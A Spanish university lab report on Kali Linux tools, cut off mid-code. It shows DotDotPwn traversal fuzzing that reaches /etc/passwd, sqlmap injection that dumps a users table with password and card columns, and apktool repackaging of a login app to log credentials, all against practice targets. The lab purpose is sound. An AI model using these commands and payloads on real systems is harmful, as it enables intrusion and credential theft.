

SEGURIDAD EN SISTEMAS OPERATIVOS (2017-2018)  
GRADO EN INGENIERÍA INFORMÁTICA  
UNIVERSIDAD DE GRANADA

---

## Utilidades en Kali Linux. Ejemplos de uso

---



**UNIVERSIDAD  
DE GRANADA**

Diego Iáñez Ávila (dianavi@correo.ugr.es)  
Míriam Mengíbar Rodríguez (mirismr@correo.ugr.es)  
Ángel Piñar Rivas (angle@correo.ugr.es)  
Iván Rodríguez Millán(ivanrm@correo.ugr.es)

# Índice

<b>1</b>	<b>Introducción</b>	<b>3</b>
<b>2</b>	<b>Buggy Web Application</b>	<b>3</b>
2.1	Instalación . . . . .	3
<b>3</b>	<b>DotDotPwn - Fuzzer traversal de directorios</b>	<b>4</b>
3.1	Significado de fuzzing . . . . .	4
3.2	Introducción a DotDotPwn . . . . .	4
3.3	Ejemplo de uso . . . . .	5
<b>4</b>	<b>SQL Injection</b>	<b>6</b>
4.1	Herramientas utilizadas . . . . .	6
4.2	Ataque SQL injection . . . . .	7
<b>5</b>	<b>Apktool</b>	<b>10</b>
5.1	Creando una app básica de login en Android Studio. . . . .	11
5.2	Usando apktool . . . . .	11
5.3	Posibles mejoras para un entorno más real . . . . .	14
<b>6</b>	<b>Metasploit</b>	<b>14</b>
6.1	El sistema de prueba . . . . .	14
6.2	Ejecución de Metasploit . . . . .	15
6.2.1	Vulnerabilidades de aplicaciones web . . . . .	15
6.2.2	SSH . . . . .	16
6.2.3	Obtención de los nombres de las cuentas de usuario de un sistema . .	17
6.3	Conclusión . . . . .	17

## 1. Introducción

Kali Linux es una distribución de Linux que contiene herramientas destinadas a la seguridad. En este trabajo, exponemos algunas de ellas así como casos prácticos donde se usan. Hablaremos de *dotdotpwn*, *sqlmap*, *apktool* y *Metasploit*.

Este trabajo está realizado con fines educativos y con el único fin de conocer mejor las herramientas que se expondrán a continuación.

## 2. Buggy Web Application

Kali Linux dispone de una amplia gama de herramientas orientadas a los sistemas webs, tanto de seguridad como de ataques. Probar estas herramientas sobre una web ajena no es lo más correcto, sobre todo si es alguna que realice algún tipo de ataque, porque es muy probable que se trate de una acción ilegal.

Así que, para probar estas herramientas, hemos buscado en internet sobre alguna utilidad sobre la que podamos probar fácilmente, y que sea fácilmente configurable en temas de seguridad para ponerla a prueba, y nos hemos encontrado con bWAPP.

También conocida como Buggy Web Application, es una aplicación web insegura, libre y de código abierto, pensada para ayudar a los entusiastas de la seguridad, desarrolladores y estudiantes como nosotros a descubrir y prevenir vulnerabilidades de sistemas web. Dispone de una amplia gama de vulnerabilidades, y además usa PHP y bases de datos de MySQL, por lo que también podríamos realizar pruebas, por ejemplo, de SQL Injection. Instalar esta herramienta en Kali Linux es muy sencillo. [7]

### 2.1. Instalación

En primer lugar descargamos el archivo .zip de la página oficial[10] y lo extraemos en `/var/www/html`. Una vez extraído, le asignamos los permisos que necesita la aplicación en nuestro sistema e iniciamos los servicios.

Tras esto solo tenemos que acceder a un archivo de configuración, ubicado en `/var/www/html/bWAPP/admin/settings.php` para introducir el usuario y contraseña de nuestro servicio MySQL (o MariaDB en caso de Kali Linux).

El paso anterior puede ser problemático, ya que bWAPP necesitará esa cuenta de MySQL para crear su propia base de datos sobre la cual actuar, y si el usuario no tiene los permisos necesarios, el siguiente y último paso no se podrá realizar.

Una vez introducida esta información, y teniendo iniciados nuestro servicio web y de base de datos, abrimos el navegador web y nos conectamos a `localhost/bWAPP/install.php`, donde tras hacer click en la zona indicada, la instalación se completará.

[8]




Figura 2.1: Vista principal de la web de BWAPP.

Las credenciales por defecto para entrar son: como usuario “bee” y como contraseña “bug”. Tras identificarnos podremos elegir que tipo de vulnerabilidad vamos a explotar y que nivel general de seguridad queremos en la página. También contiene algunos tutoriales y enlaces de interés.

### 3. DotDotPwn - Fuzzer traversal de directorios

#### 3.1. Significado de fuzzing

Un fuzzer es una herramienta que permite descubrir vulnerabilidades de seguridad en diversos tipos de aplicaciones. Consiste en enviar datos a una aplicación, ya sea de forma secuencial o aleatoria, para así detectar defectos en la seguridad, anomalías, parámetros incorrectos, tipos de dato incorrectos, etc, en la puesta a prueba. [15]

Cuando un software se encuentra con una situación de este estilo, es decir, algo para lo que no está preparado o no funciona correctamente, la mayoría de los casos no sabe qué hacer, y esto puede abrir la puerta a diversos tipos de ataques, como por ejemplo denegación de servicio o SQL Injection.[5]

En nuestro caso, vamos a exponer algunos ejemplos de lo que puede hacer DotDotPwn, uno de los diversos fuzzers incluidos en Kali Linux, pero antes vamos a hacer una breve presentación de la herramienta.

#### 3.2. Introducción a DotDotPwn

DotDotPwn es una herramienta escrita en Perl, que no es exclusiva de Linux, si no que además funciona en Windows. Esta versión cuenta con soporte para los siguientes módulos: HTTP, HTTP URL, FTP, TFTP, Payload (independiente al protocolo) y STDOUT.

Si simplemente escribimos “dotdotpwn” en la terminal de Kali Linux ya nos muestra un pequeño ejemplo de uso y las opciones que admite. Algunas de ellas son:

---

Available options:

-m Module [http | http-url | ftp | tftp | payload | stdout]

```
-h      Hostname
-O      Operating System detection for intelligent fuzzing (nmap)
-d      Depth of traversals (e.g. deepness 3 equals to ../../../; default: 6)
-p      Filename with the payload to be sent and the part to be fuzzed marked with
the TRAVERSAL keyword
-x      Port to connect (default: HTTP=80; FTP=21; TFTP=69)
-t      Time in milliseconds between each test (default: 300 (.3 second))
-M      HTTP Method to use when using the 'http' module [GET | POST | HEAD | COPY |
MOVE] (default: GET)
```

---

Como podemos ver, el ejemplo básico de ejecución es el siguiente: dotdotpwn.pl -m [módulo] -h [host]

### 3.3. Ejemplo de uso


Para probarlo, abriremos nuestra página de BWAPP y seleccionaremos la vulnerabilidad de directorios transversales, lo cual nos llevará a una pequeña página de la cual necesitaremos la URL.

Ahora procedemos a ejecutar el fuzzer, cargando el módulo HTTP, frente a esta URL:

```
>dotdotpwn.pl -m http -h
http://127.0.0.1/bWAPP/directory_traversal_2.php?directory=documents
```

---

Esto preparará el software para realizar el fuzzing con bastantes parámetros predefinidos, y antes de comenzar nos informará sobre estos parámetros y el objetivo escogido:




```
[+] Report name: Reports/127.0.0.1/bWAPP/directory_traversal_1.php?page=message.txt_12-12-2017_19-22.txt
[===== TARGET INFORMATION =====]
[+] Hostname: 127.0.0.1/bWAPP/directory_traversal_1.php?page=message.txt
[+] Protocol: http
[+] Port: 80

[===== TRAVERSAL ENGINE =====]
[+] Creating Traversal patterns (mix of dots and slashes)
[+] Multiplying 6 times the traversal patterns (-d switch)
[+] Creating the Special Traversal patterns
[+] Translating (back)slashes in the filenames
[+] Adapting the filenames according to the OS type detected (unix)
[+] Including Special suffixes
[+] Traversal Engine DONE ! - Total traversal tests created: 11028

[===== TESTING RESULTS =====]
[+] Ready to launch 3.33 traversals per second
[+] Press Enter to start the testing (You can stop it pressing Ctrl + C)
```

Figura 3.1: Resumen mostrado antes de realizar un fuzzing básico con DotDotPwn.

Tras esto, pulsamos enter y vemos como comienza el fuzzing, mostrando aquellas vulnerabilidades que encuentra. Como lo estamos enfrentando a BWAPP, encuentra muchísimas vulnerabilidades. A continuación se muestran algunas:



```
[+] Testing Path: http://127.0.0.1/bWAPP/directory_traversal_1.php?page=message.txt:80/../../../../etc/issue <- VULNERABLE!
[+] Testing Path: http://127.0.0.1/bWAPP/directory_traversal_1.php?page=message.txt:80/../../../../etc/passwd <- VULNERABLE!
[+] Testing Path: http://127.0.0.1/bWAPP/directory_traversal_1.php?page=message.txt:80/../../../../etc/issue <- VULNERABLE!
[+] Testing Path: http://127.0.0.1/bWAPP/directory_traversal_1.php?page=message.txt:80/../../../../etc/passwd <- VULNERABLE!
```

Figura 3.2: Resultado parcial del fuzzing básico realizado.


Pero hacer esto sin más es algo brusco y poco sofisticado, así que vamos a usar algunas de las

opciones de las que dispone para mejorar el uso del fuzzer. Usaremos -O, mediante la cual, se intentará determinar usando nmap el Sistema Operativo de la máquina objetivo, para así utilizar patrones de fuzzing con respecto a éste. También usaremos -t 250 para que realice 4 peticiones por segundo, siendo 250 el tiempo en milisegundos entre cada petición, y -d 8 para que utilice strings con 8 niveles de profundidad. Además, en este caso, indicaremos que utilice POST en lugar de GET para las peticiones, mediante -M POST

---

```
>dotdotpwn.pl -m http -h http://127.0.0.1[...] -O -t 250 -d 8 -M POST
```

---



```
[+] Report name: Reports/127.0.0.1/bWAPP/directory_traversal_1.php?page=message.txt_12-12-2017_19-54.txt
[===== TARGET INFORMATION =====]
[+] Hostname: 127.0.0.1/bWAPP/directory_traversal_1.php?page=message.txt
[+] Detecting Operating System (nmap) ...
[+] Operating System detected:
[+] Protocol: http
[+] Port: 80
[===== TRAVERSAL ENGINE =====]
[+] Creating Traversal patterns (mix of dots and slashes)
[+] Multiplying 8 times the traversal patterns (-d switch)
[+] Creating the Special Traversal patterns
[+] Translating (back)slashes in the filenames
[+] Adapting the filenames according to the OS type detected (unix)
[+] Including Special suffixes
[+] Traversal Engine DONE ! - Total traversal tests created: 14704
[===== TESTING RESULTS =====]
[+] Ready to launch 4.00 traversals per second
[+] Press Enter to start the testing (You can stop it pressing Ctrl + C)
```

Figura 3.3: Resumen mostrado antes de realizar un fuzzing más avanzado.

Se puede apreciar como, efectivamente, va a realizar 4 peticiones por segundo, y que esta vez, multiplicará por 8 los patrones a utilizar. También podemos observar que parece no ser capaz de detectar el sistema operativo al usar la opción -O, lo cual se debe muy probablemente a que lo hace utilizando nmap, y el servidor web se encuentra en una Máquina Virtual de Kali Linux recién instalada y probablemente con el menor número posible de puertos activos.

Tras pulsar enter para comenzar el fuzzing, va mostrando por pantalla los path que comprueba, pero en este caso, tras 5 minutos de ejecución, ninguno de ellos muestra una vulnerabilidad, lo que quiere decir que las vulnerabilidades explotables en BWAPP se encuentran usando GET, que es lo que por defecto hace DotDotPwn.

Otros módulos interesantes, a parte del HTTP usado en este ejemplo, son los de payload, mediante el cual se crearán patrones para enviar junto a una carga predefinida por nosotros (ejemplos de carga pueden encontrarse en el repositorio de dotdotpwn), y STDOUT, mediante el cual simplemente nos imprime por salida estándar los patrones, lo cual nos permite hacer fuzzing sobre cualquier cosa usando dichos patrones. [4]

## 4. SQL Injection

### 4.1. Herramientas utilizadas

Para realizar este ataque práctico se ha utilizado:

Como Sistema operativo Kali Linux.[3]

Como herramienta para automatizar el SQL injection, sqlmap.[1]

## 4.2. Ataque SQL injection

Un ataque SQL injection consiste en la inserción o inyección de una consulta SQL vía entrada de datos desde el cliente a la aplicación. Una correcta explotación de inyección SQL puede leer datos sensibles de la base de datos, modificar los propios datos (Insertando nuevos datos, actualizando o borrándolos), ejecutando operaciones de administrador sobre la base de datos (Como echarla abajo), recuperar el contenido de un archivo dado presente en el sistema de la BD e incluso algunas acciones sobre el SO.

En primer lugar para visualizar una primera vulnerabilidad de la página, accedemos a ella e intentamos probar con distintas heurísticas si la página muestra mensajes de error en donde se detalla el mismo. Esto como ya hemos visto en clase de teoría sería un gravísimo error, ya que el mensaje no se filtraría.

En nuestro caso basta con colocar en la url un apóstrofe al final del todo para que se muestre un error.

Una vez visto que la página no filtra los mensajes de error de salida, intentaremos acceder a la base de datos y sus propios datos con la herramienta sqlmap mediante Kali Linux.

Una vez instalado sqlmap, podemos visualizar las distintas opciones de la herramienta de la siguiente forma:

```
sqlmap -h
```

Como en nuestro caso sabemos perfectamente que la página web objetivo es vulnerable, procedemos directamente con la opción **-u**. Aunque también podríamos usar la opción **-g** para hacer una auditoría de la página en cuestión y ver las distintas vulnerabilidades de la página objetivo como se muestra a continuación con una página totalmente anónima:




Figura 4.1: Uso del comando sqlmap con la opción -g.


En esta imagen se ha tapado la URL de la página web objetivo, pero se puede ver perfectamente como haciendo uso de la opción -g nos aprovechamos de googledorks [2] para realizar una auditoría de la página web.

Una vez dicho esto, procedemos a usar el comando -u contra la página de prueba. El comando usado es el siguiente:

```
sqlmap -u URL objetivo -dbs
```

En donde la opción **-u** nos sirve para indicar la url objetivo. Y donde la opción **-dbs** nos sirve para mostrar las bases de datos del objetivo.

El resultado obtenido es el siguiente:



```
root@ivancito:~# sqlmap -u http://sqlmap.org
[!] legal disclaimer: Usage of sqlmap for attacking targets without prior mutual consent is illegal. It is the end user's responsibility to obey all applicable local, state and federal laws. Developers assume no liability and are not responsible for any misuse or damage caused by this program
[*] starting at 12:09:32
[2:09:32] [INFO] resuming back-end DBMS 'mysql'
[2:09:32] [INFO] resuming back-end DBMS 'mysql'
sqlmap resumed the following injection point(s) from stored session:
Parameter: artist (GET)
Type: boolean-based blind
Title: AND boolean-based blind - WHERE or HAVING clause
Payload: artist=1 AND 5107=5107
Type: UNION query
Title: Generic UNION query (NULL) - 3 columns
Payload: artist=7519 UNION ALL SELECT CONCAT(0x710b7a6b71,0x49414259756378646d414d625979564343517572585556566c51764870536e65536a444c42736e630x26a7a777),NULL,NULL -- PWN
[2:09:32] [INFO] the back-end DBMS is MySQL
web application technology: Nginx, PHP 5.3.10
back-end DBMS: MySQL 5
[2:09:32] [INFO] fetching database names
[2:09:32] [INFO] the SQL query used returns 2 entries
[2:09:32] [INFO] retrieved: information_schema
[2:09:32] [INFO] retrieved: acuart
available databases (2):
[*] acuart
[*] information_schema
[2:09:32] [INFO] fetched data loaded to text files under '/root/.sqlmap/output/testdb.sqlmapweb.com'
```

Figura 4.2: Uso del comando sqlmap con la opción -u.

En la imagen se ve claramente en primer lugar los dos tipos de ataque a los que la web es vulnerable, **boolean based blind** y **Union query**. También debajo de cada uno se indica la carga con la que someterá a la página web. Esto último es bastante interesante, ya que nos indica claramente cuáles son los parámetros con los que la página es vulnerable. Más abajo nos indica información acerca del servidor que es bastante interesante como el servidor web, en este caso **NGINX**, la versión de **PHP 5.3.10** y por último la versión de **MySQL 5**. Esto que a priori puede parecer información del montón, es algo muy sensible, ya que si viéramos que dicha versión por ejemplo de PHP tiene alguna vulnerabilidad podríamos explotarla.

Pero ahí no queda la cosa, ya que nosotros le pedimos que nos mostrara las bases de datos existentes en el servidor. Y por último, es lo que se nos muestra:

- acuart
- information\_schema

Toda esta información será almacenada en ficheros de texto o CSV.

Para seguir con nuestro ataque SQL injection, podemos visualizar la información de la base de datos **acuart** y ver el contenido, previsiblemente sensible si estuviéramos en una página web real.

sqlmap -u URL objetivo -D BASEDATOSOBJETIVO -tables

Para conseguir acceder al contenido, debemos de hacer uso del comando sqlmap con la opción **-D** y **-tables** las cuáles te permiten enumerar las distintas relaciones de una base de datos en concreto.



```

[12:10:34] [INFO] fetching tables for database: 'acuart'
[12:10:34] [INFO] the SQL query used returns 8 entries
[12:10:34] [INFO] retrieved: artists
[12:10:34] [INFO] retrieved: carts
[12:10:34] [INFO] retrieved: categ
[12:10:34] [INFO] retrieved: featured
[12:10:34] [INFO] retrieved: guestbook
[12:10:34] [INFO] retrieved: pictures
[12:10:35] [INFO] retrieved: products

```

Figura 4.3: Uso del comando sqlmap con la opción `-tables`.

En esta primera imagen vemos como salen las distintas tablas creadas dentro de la base de datos **acuart**, por ejemplo vemos como hay una tabla denominada **artists** , otra **carts** , **categ** , etc.

```

[12:10:34] [INFO] fetching tables for database: 'acuart'
[12:10:34] [INFO] the SQL query used returns 8 entries
[12:10:34] [INFO] retrieved: artists
[12:10:34] [INFO] retrieved: carts
[12:10:34] [INFO] retrieved: categ
[12:10:34] [INFO] retrieved: featured
[12:10:34] [INFO] retrieved: guestbook
[12:10:34] [INFO] retrieved: pictures
[12:10:35] [INFO] retrieved: products
[12:10:35] [INFO] retrieved: users
Database: acuart
[8 tables]
+-----+
| artists |
| carts   |
| categ   |
| featured|
| guestbook|
| pictures|
| products|
| users   |
+-----+

```

Figura 4.4: Uso del comando sqlmap con la opción `-tables`.

En esta segunda imagen vemos que la base de datos **acuart** contiene 8 tablas. En donde las más importantes a primera vista para un hacker podrían ser **users** ya que podría contener datos acerca de los usuarios de la página web.

De hecho nosotros nos centraremos en dicha tabla. Así en el siguiente paso lo que queremos será mostrar el contenido de dicha tabla, por eso usaremos la siguiente opción con sqlmap:

```
sqlmap -u URL objetivo -D BASEDATOSOBJETIVO -T TABLAOBJETIVO -columns
```

Donde la opción `-columns` nos permite mostrar el contenido de la tabla objetivo.

```

[12:11:34] [INFO] fetching columns for table 'users' in database 'acuart'
[12:11:34] [INFO] the SQL query used returns 8 entries
[12:11:34] [INFO] retrieved: "uname","varchar(100)"
[12:11:34] [INFO] retrieved: "pass","varchar(100)"
[12:11:34] [INFO] retrieved: "cc","varchar(100)"
[12:11:34] [INFO] retrieved: "address","mediumtext"
[12:11:34] [INFO] retrieved: "email","varchar(100)"
[12:11:34] [INFO] retrieved: "name","varchar(100)"

```

Figura 4.5: Uso del comando sqlmap con la opción `-columns`.

En esta primera imagen podemos ver como recibimos los datos correspondientes a las columnas de la tabla objetivo.

```

Database: acuart
Table: users
[8 columns]
+-----+
| Column | Type |
+-----+
| address | mediumtext |
| cart | varchar(100) |
| cc | varchar(100) |
| email | varchar(100) |
| name | varchar(100) |
| pass | varchar(100) |
| phone | varchar(100) |
| uname | varchar(100) |
+-----+

```

Figura 4.6: Uso del comando sqlmap con la opción `-columns`.

Visualizando las dos imágenes anteriores podemos ver como se nos muestran las columnas que contiene la tabla objetivo **users**. En particular vemos como existe la columna **pass** referida a passwords, que será en la que nos centremos junto con **email**.

Para mostrar ahora sí el contenido de las columnas mencionadas necesitamos usar la siguiente opción:

```
sqlmap -u URL objetivo -D BASEDATOSOBJETIVO -T TABLAOBJETIVO -C COLUMNAS --dump
```

Donde la opción **-C** nos permite mostrar el contenido de las columnas indicadas.

En esta primera imagen vemos como se reciben los datos asociados a las columnas elegidas como objetivo.

```

Database: acuart
Table: users
[1 entry]
+-----+
| email | pass | name |
+-----+
| sdgkjds | 1 | 1 |
+-----+

[12:16:15] [INFO] table 'acuart.users' dumped to CSV file '/root/.sqlmap/output/testphp.vulnweb.com/dump/acuart/users.csv'
[12:16:15] [INFO] fetched data logged to text files under '/root/.sqlmap/output/testphp.vulnweb.com'

[*] shutting down at 12:16:15
root@ivancito:~#

```

Figura 4.7: Uso del comando sqlmap con la opción `-C`.

En esta última imagen 4.7 se muestran los datos de un usuario, llegando a culminar nuestro ataque SQL injection con total acierto.

## 5. Apktool

En este caso práctico, hemos usado apktool [12], una herramienta para ingeniería inversa que nos ofrece Kali Linux. Se encarga de decodificar una app Android (.apk) de una forma muy cercana a la original. Además, nos permite volver a construir dicha app una vez que hayamos (o no) modificado el código (hay veces que simplemente queremos ver el funcionamiento interno de la app y no modificar nada).

Cuando creamos una aplicación, el fichero .apk contiene un fichero .dex, el cual contiene el Dalvik bytecode [13], que es el formato que la Android “entiende”. Éste no es muy fácil de entender para los humanos, así que apktool se encarga de traducirlo para nosotros, usando un código intermedio entre el Dalvik bytecode y los .java llamado smali [6]. Es fundamental

entender cómo funciona este código para el caso práctico que vamos a realizar [6] [14].

Usaremos principalmente dos opciones de apktool: para decodificar la app con `apktool d aplicacion.apk`, y para construir la app con `apktool b directorioApp`. Debemos tener en cuenta que, cuando se construyen las apps, éstas van firmadas por su autor, así que cuando hayamos reconstruido la app con apktool, el siguiente paso será firmarla, ya que si no lo hacemos, el SO Android no nos dejará instalarla. Para ello usamos una herramienta llamada jarsigner, al cual le tendremos que indicar nuestra app a firmar y nuestra firma.

Una vez introducidas las herramientas que vamos a usar, procedemos con nuestro ejemplo práctico: Conseguir los credenciales de un usuario inyectando código malicioso gracias a apktool.

## 5.1. Creando una app básica de login en Android Studio.

Simularemos una aplicación que tendrá una única actividad (para la simplicidad de la exposición) que será una pantalla de login. Tendrá un campo para el nombre de usuario y otro para la contraseña. Además, tendrá un botón para comprobar si el login es correcto o no (en ambos casos saldrá un mensaje emergente que nos informará si es correcto o no).

Lo usual en Java (y en la mayoría de lenguajes OO) es separar el código de forma que sea más legible. Por ello, decidimos crear un método llamado `comprobarLogin(String nameuser, String password)` encargado de comprobar si el login es correcto o no. De nuevo, por simplicidad del código, he decidido que el login es correcto si el nombre de usuario es “miriam” y la contraseña “miriampass”. Lo normal sería una comprobación con una base de datos o cualquier otro mecanismo.

En la siguiente figura se muestra el código Java de la app y la app en funcionamiento (en un emulador).




Figura 5.1: Código de la app y funcionamiento.

## 5.2. Usando apktool


Una vez construida la app, le damos paso a apktool. Usaremos el comando citado anteriormente `apktool d app-debug.apk`. Este comando creará un directorio con el mismo nombre

de la apk donde estará todo el código generado. Una de los subdirectorios será smali, donde estará el código smali descrito en la introducción. Como nuestro objetivo es conocer las credenciales del usuario ejecutaremos el comando `grep -r password app-debug/smali | more`. Éste se encargará de buscar la cadena password en todo el subdirectorio smali para conocer en que fichero smali está esa cadena (parece bastante lógico buscar la palabra password si queremos encontrar las credenciales. También se podría buscar username, user, pass, etc). El proceso se muestra en la figura siguiente.

```
root@kali:~/Descargas# apktool d app-debug.apk
I: Using Apktool 2.3.0-dirty on app-debug.apk
I: Loading resource table...
I: Decoding AndroidManifest.xml with resources...
I: Loading resource table from file: /root/.local/share/apktool/framework/1.apk
I: Regular manifest package...
I: Decoding file-resources...
I: Decoding values */* XMLs...
I: Baksmaling classes.dex...
I: Copying assets and libs...
I: Copying unknown files...
I: Copying original files...
root@kali:~/Descargas# ls
app-debug  app-debug.apk
root@kali:~/Descargas# grep -r password smali | more
grep: smali: No existe el fichero o el directorio
root@kali:~/Descargas# grep -r password app-debug/smali | more
app-debug/smali/com/example/mirismr/holamundo/R$id.smali:.field public static final
password:I = 0x7f070050
app-debug/smali/com/example/mirismr/holamundo/MainActivity.smali:.field private
password:Landroid/widget/EditText;
app-debug/smali/com/example/mirismr/holamundo/MainActivity.smali:    iget-object
    v0, p0, Lcom/example/mirismr/holamundo/MainActivity; ->password:Landroid/widget/
EditText;
app-debug/smali/com/example/mirismr/holamundo/MainActivity.smali:    .param p2,
"password"
    # Ljava/lang/String;
app-debug/smali/com/example/mirismr/holamundo/MainActivity.smali:    iput-object
    v0, p0, Lcom/example/mirismr/holamundo/MainActivity; ->password:Landroid/widget/
EditText;
app-debug/smali/android/support/v4/view/accessibility/AccessibilityNodeInfoCompa
t.smali:    .param p1, "password"
    # Z
app-debug/smali/android/support/v4/view/accessibility/AccessibilityNodeInfoCompa
t.smali:    const-string/jumbo v4, "; password: "
root@kali:~/Descargas#
```

Figura 5.2: Ejecutando apktool.

Podemos observar que, en nuestro caso, esta cadena se encuentra en el fichero `app-debug/smali/com/example/mirismr/holamundo/MainActivity.smali`. Aunque aparece en varios ficheros, optamos por este primero ya que parece resultar que es de la MainActivity, y dado que vamos a modificar su contenido, esta actividad muy probablemente se ejecute en la aplicación, así que nos interesa inyectar el código malicioso aquí. Observando el archivo, vemos que hay un método llamado `comprobarLogin` y dentro definidos dos páramentos `p1` nameuser y `p2` password. Parece evidente que estas variables contendrá información relevante, por lo que introducimos las siguientes líneas en el archivo para imprimir su contenido a través del Log de Android Studio:



```
# virtual methods
.method public comprobarLogin(Ljava/lang/String;Ljava/lang/String;)Z
